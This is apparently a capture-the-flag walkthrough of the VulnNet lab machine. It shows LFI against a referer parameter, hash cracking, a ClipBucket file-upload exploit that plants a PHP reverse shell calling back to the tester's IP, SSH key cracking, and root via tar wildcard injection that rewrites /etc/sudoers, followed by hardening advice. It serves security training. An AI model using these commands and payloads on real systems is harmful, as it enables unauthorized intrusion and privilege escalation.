[01] Outline

VulnNet has a Medium difficulty rating running PHP as its web language. The brief states that it takes a more realistic approach to infiltrating the system.
Our first step is to enumerate the subdomains and collect a username and password using LFI.
Then, using an unauthenticated file upload vulnerability, we upload our reverse shell, and finally, all privilege escalation is accomplished through the use of a backup script and tar abuse.
[02] Recon
Our scope document says we should add vulnnet.thm to our hosts file.
1
sudo echo '10.10.94.236 vulnnet.thm' >> /etc/hosts
Running nmap we find 2 ports open. Banners are reporting Ubuntu and an Apache web server.
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
nmap -sC -sV -oA nmap/vulnnet -v -p- -Pn vulnnet.thm# Nmap 7.92 scan initiated Mon Feb 28 09:48:27 2022 as: nmap -sC -sV -oA nmap/vulnnet -v -p- -Pn vulnnet.thm
Nmap scan report for vulnnet.thm (10.10.94.236)
Host is up (0.066s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ea:c9:e8:67:76:0a:3f:97:09:a7:d7:a6:63:ad:c1:2c (RSA)
|   256 0f:c8:f6:d3:8e:4c:ea:67:47:68:84:dc:1c:2b:2e:34 (ECDSA)
|_  256 05:53:99:fc:98:10:b5:c3:68:00:6c:29:41:da:a5:c9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VulnNet
|_http-favicon: Unknown favicon MD5: 8B7969B10EDA5D739468F4D3F2296496
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
--- snip ---
Knowing that we have a web server, the next thing we’ll do is run two gobuster scans one to find additional subdomains and the other to enumerate content.
It’s always good practice to have automatic
Recongoing while you’re working. It will save you a lot of time when you need other avenues to explore.
gobuster
1
gobuster vhost -u http://vulnnet.thm -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -o vulnnet-vhost.gobuster
1
gobuster dir -u http://vulnnet.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o vulnnet-dir.gobuster
Walking the website
While our gobuster is scanning we can take a look at the website. The first page has a subscribe form, checking the developer tools in Firefox we can see that there is no POST request and the button takes you back to the main page.

Watching the network tab on the dev tools we can see that there are two js files being loaded, index__7ed54732.js and index__d8338055.js, we’ll take note of these and continue walking the site.
Clicking the sign-in button takes you to a login form. Brute forcing isn’t an option as we have no usernames or passwords to try. Sign Up and Forgot Password are just Anchor Tags and don’t go anywhere.

After spending a few minutes with BurpSuite trying various SQLI attacks we’re not getting any error messages or indication that SQLI is possible. There isn’t anything else to try on the website, so we need to find other endpoints to probe.
Now we move on to the JS files. We can save them down with curl -O and run them through a bash port of tomnomnom’s go tool gf that I coded last week which I called pursue.
1
2
3
4
5
6
7
8
mkdir src
cd src
curl -O http://vulnnet.thm/js/index__7ed54732.js
curl -O http://vulnnet.thm/js/index__d8338055.jspursue --domains | sort -u
broadcast.vulnnet.thm
vulnnet.thm
Searching for domains in these two JS files we find vulnnet.thm which is the page we are on, and a new subdomain called broadcast.vulnnet.thm.
gobuster will find this address using ‘subdomains-top1million-5000.txt’
broadcast.vulnnet.thm
Adding broadcast.vulnnet.thm address to /etc/hosts and checking the website we’re prompted for a username and password.
We’ll set gobuster to scan on broadcast.vulnnet.thm and check to see if there are any pages that do not require authentication. We’ll have to set -b 401 to ignore 401 Unauthorized status codes.
1
gobuster dir -u http://broadcast.vulnnet.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o broadcast.dirs -b 401
Now we’re stuck since we’ve exhausted vulnnet.thm. Our directory scan didn’t find anything, and we’re waiting on our gobuster scan of broadcast.vulnnet.thm. We can go back and take a deeper look at the JS files.
[03] Local File Inclusion
Running pursue on our JS files shows that index__d8338055.js has a call with a referer parameter.
1
2
pursue --query
./index__d8338055.js:http://vulnnet.thm/index.php?referer=
The code is heavily compacted, I honestly have no idea how to read it, but clearly it must be calling http://vulnnet.thm/index.php and setting referer= to something. Let’s take a closer look in BurpSuite.
1
2
3
4
---snip---
, n.n = function (e) {var t = e && e.__esModule ? function () { return e.default } : function () { return e }; return n.d(t, "a", t), t}, n.o = function (e, t) { return Object.prototype.hasOwnProperty.call(e, t) },
        n.p = "http://vulnnet.thm/index.php?referer=", n(n.s = 0)}({
---snip---
referer=
When clicking on the subscribe button we can see that there is a new Header Referer: http://vulnnet.thm/?. So this JS file and function is setting referer to the current page we are currently on.
When you see query parameters in URLs, try LFI Local File Inclusion.
Loading the page and sending the request to the repeater tab of Burp allows us to try many types of paths for our LFI.
1
2
3
4
5
6
7
8
9
GET /index.php?referer=/etc/passwd HTTP/1.1
Host: vulnnet.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Trying /etc/passwd and searching the response for root: we get one match, meaning we read out the contents of /etc/passwd and we now have a list of all the users on this system.
1
2
3
4
5
root:x:0:0:root:/root:/bin/bash
---snip---
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
mysql:x:112:123:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
Apache config
Now we can read out files that belong to the web server we should be able to find the Apache config files.
From our nmap banners we know this system is running Apache httpd 2.4.29 on Ubuntu. Searching the web for this information we’ll find that the default config location is /etc/apache2/apache2.conf and /etc/apache2/sites-available/000-default.conf
Checking /etc/apache2/sites-available/000-default.conf and finding the section for broadcast.vulnnet.thm we can see the path for AuthUserFile is /etc/apache2/.htpasswd. This file should have a username and password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
---snip---
<VirtualHost *:80>
	ServerAdmin webmaster@localhost
	ServerName broadcast.vulnnet.thm
	DocumentRoot /var/www/html
	ErrorLog ${APACHE_LOG_DIR}/error.log
	CustomLog ${APACHE_LOG_DIR}/access.log combined
	<Directory /var/www/html>
		Order allow,deny
		allow from all
		AuthType Basic
		AuthName "Restricted Content"
		AuthUserFile /etc/apache2/.htpasswd
		Require valid-user
	</Directory>
</VirtualHost>
---snip---
Loading the .htaccess file we can see the username and password required for logging in.
Trying this as the username and password doesn’t work. A string starting with $apr1$ is going to be a hash of the password. hashcat should be able to crack this.
1
developers:$apr1$[REDACTED]
Checking the example list of hashes from hashcat we can see this is 1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR). Given enough time the password is eventually cracked, and we’re able to log into broadcast.vulnnet.thm.
1
2
3
hashcat '$apr1$[REDACTED]' /usr/share/wordlists/rockyou.txt -m 1600
---snip---
$apr1$[REDACTED]:[REDACTED]
Password Spraying
Now we have a username and password we should try them on every possible service.
| Service | Success |
|---|---|
| SSH | No |
| vulnnet.thm | No |
| broadcast.vulnnet.thm | Yes |
[04] Clipbucket
After logging in we see that we’re now on some sort of media sharing site. I’m immediately thing file upload for reverse shell.

Trying the password on the Login button doesn’t work. Now it’s time to run our recon with gobuster in dir mode.
After spending a few minutes trying to sign up we are unable to get past the error. Given this is blocked behind developer credentials we’ll assume the site is not fully functional.
Reviewing our gobuster scan and filtering out the status codes of 403 Forbidden we can see a files’ directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
gobuster dir -u http://broadcast.vulnnet.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -U developers -P [REDACTED] -o broadcast.dirsgrep -v 403 broadcast.dirs
/images               (Status: 301) [Size: 331] [--> http://broadcast.vulnnet.thm/images/]
/includes             (Status: 301) [Size: 333] [--> http://broadcast.vulnnet.thm/includes/]
/cache                (Status: 301) [Size: 330] [--> http://broadcast.vulnnet.thm/cache/]
/plugins              (Status: 301) [Size: 332] [--> http://broadcast.vulnnet.thm/plugins/]
/js                   (Status: 301) [Size: 327] [--> http://broadcast.vulnnet.thm/js/]
/ajax                 (Status: 301) [Size: 329] [--> http://broadcast.vulnnet.thm/ajax/]
/files                (Status: 301) [Size: 330] [--> http://broadcast.vulnnet.thm/files/]
/LICENSE              (Status: 200) [Size: 2588]
/api                  (Status: 301) [Size: 328] [--> http://broadcast.vulnnet.thm/api/]
/styles               (Status: 301) [Size: 331] [--> http://broadcast.vulnnet.thm/styles/]
/readme               (Status: 200) [Size: 2968]
/.                    (Status: 200) [Size: 27216]
/player               (Status: 301) [Size: 331] [--> http://broadcast.vulnnet.thm/player/]
/actions              (Status: 301) [Size: 332] [--> http://broadcast.vulnnet.thm/actions/]
/admin_area           (Status: 301) [Size: 335] [--> http://broadcast.vulnnet.thm/admin_area/]
File Upload
With no way to sign up and our LFI only able to read files, we’ll need a vulnerability for this site. Checking the pages source code we find ClipBucket version 4.0. Searching exploit-db we find ClipBucket < 4.0.0 - Release 4902 - Command Injection / File Upload / SQL Injection.
Setup
We require a reverse shell to upload and since this is PHP server, so we’ll copy /usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php to out current working directory as rev.php and edit the variables to match our IP and the port we want to use.
1
2
3
4
5
6
7
8
9
10
11
12
---snip---
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.208.76';  // CHANGE THIS LOCAL IP TO CONNECT BACK TO
$port = 4242;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
---snip---
We’ll run netcat to catch our reverse shell and then run the exploit using curl.
1
2
curl -F "file=@rev.php" -F "plupload=1" -F "name=rev.php" http://broadcast.vulnnet.thm/actions/photo_uploader.php -u developers:[REDACTED]
{"success":"yes","file_name":"1622174479d86fa0","extension":"php","file_directory":"2022\/02\/28"}
1
nc -lvnp 4242
Once we see the file is uploaded we can navigate to http://broadcast.vulnnet.thm/files/photos/2022/02/28/1622174479d86fa0.php and load the file. If everything was successful we’ll have a shell waiting.
1
2
whoami
www-data
[05] Privilege Escalation
For quality of life work we’ll need a stable shell.
1
2
3
4
5
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm-256color
{CTRL+Z}
stty raw -echo;fg
{ENTER}
{CTRL+Z} and {ENTER} are pressed keyboard keys
Finding Backup Files
Running sudo -l we’re prompted for the password. Next we’ll try to find any interesting backup files written in the last 7 days.
1
2
3
4
5
6
7
8
9
find / -type f \( -iname "*.bak" -o -iname "*.tar.gz" \) -mtime -10080 -exec ls -ldb --color {} \; 2>/dev/null
---snip---
-rw-r--r-- 1 root root 16643 Feb 23  2018 /usr/share/usb_modeswitch/configPack.tar.gz
-rw------- 1 root shadow 1118 Jan 23  2021 /var/backups/shadow.bak
-rw-rw-r-- 1 server-management server-management 1484 Jan 24  2021 /var/backups/ssh-backup.tar.gz
-rw------- 1 root root 1831 Jan 23  2021 /var/backups/passwd.bak
-rw------- 1 root shadow 712 Jan 23  2021 /var/backups/gshadow.bak
-rw------- 1 root root 857 Jan 23  2021 /var/backups/group.bak
---snip---
Copying /var/backups/ssh-backup.tar.gz to /dev/shm/ and unpacking reveals an id_rsa ssh key.
1
tar -xzf /dev/shm/ssh-backup.tar.gz
Copying over the id_rsa to our machine and attempting to use it to ssh requires a password. We can use ssh2john and then john to crack this password.
Cracking SSH Keys
1
python2.7 /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
1
2
3
4
5
6
7
8
9
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hashUsing default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
---snip---
[REDACTED]     (id_rsa)
---snip---
Now we have the password and the file was owned by server-management lets try ssh into the machine.
1
2
3
4
5
6
ssh server-management@vulnnet.thm -i id_rsa
Enter passphrase for key "id_rsa":
ls
user.txt
cat user.txt
THM[REDACTED]
[06] Privilege Escalation to Root
Taking a look at the key parts of the backup script we can see that it will run tar * in /home/server-management/Documents. There is a neat trick with tar on gtfobins.
1
2
3
4
5
6
7
---snip---
cd /home/server-management/Documents
backup_files="*"
---snip---
# Backup the files using tar.
tar czf $dest/$archive_file $backup_files
---snip---
Here we will create a script that when run as root it will overwrite the /etc/sudoers file with server-management ALL=(root) NOPASSWD: ALL allowing server-management to run any command as the root user.
1
2
3
4
cd ~/Documents
echo 'echo "server-management ALL=(root) NOPASSWD: ALL" > /etc/sudoers' > exploit.sh
echo "" > " - checkpoint-action=exec=sh exploit.sh"
echo "" > - checkpoint=1
After a short pause we can run
1
2
sudo cat /root/root.txt
THM[REDACTED]
[07] Server Hardening
In this section we will make recommendations on how to harden the server and mitigate these vulnerabilities.
ClipBucket
ClipBucket should be upgraded to version 4.1 from 4.0 as patch notes mention that the vulnerabilities used in our attack have been patched.
Passwords
The passwords used for both the developers and server-management accounts should be increased in length and complexity. Using a password manager that is able to check against known passwords lists should also be considered.
LFI
This section of the code found in the index.html should be removed as it doesn’t provide any functionality.
1
2
3
4
5
<?php
$file = $_GET['referer'];
$filter = str_replace('../','',$file);
include($filter);
?>
Backup
tar should not be used to back up files using the * on the GNU version. Moving to another program such as gunzip is recommended as no known privilege escalation is available at this time.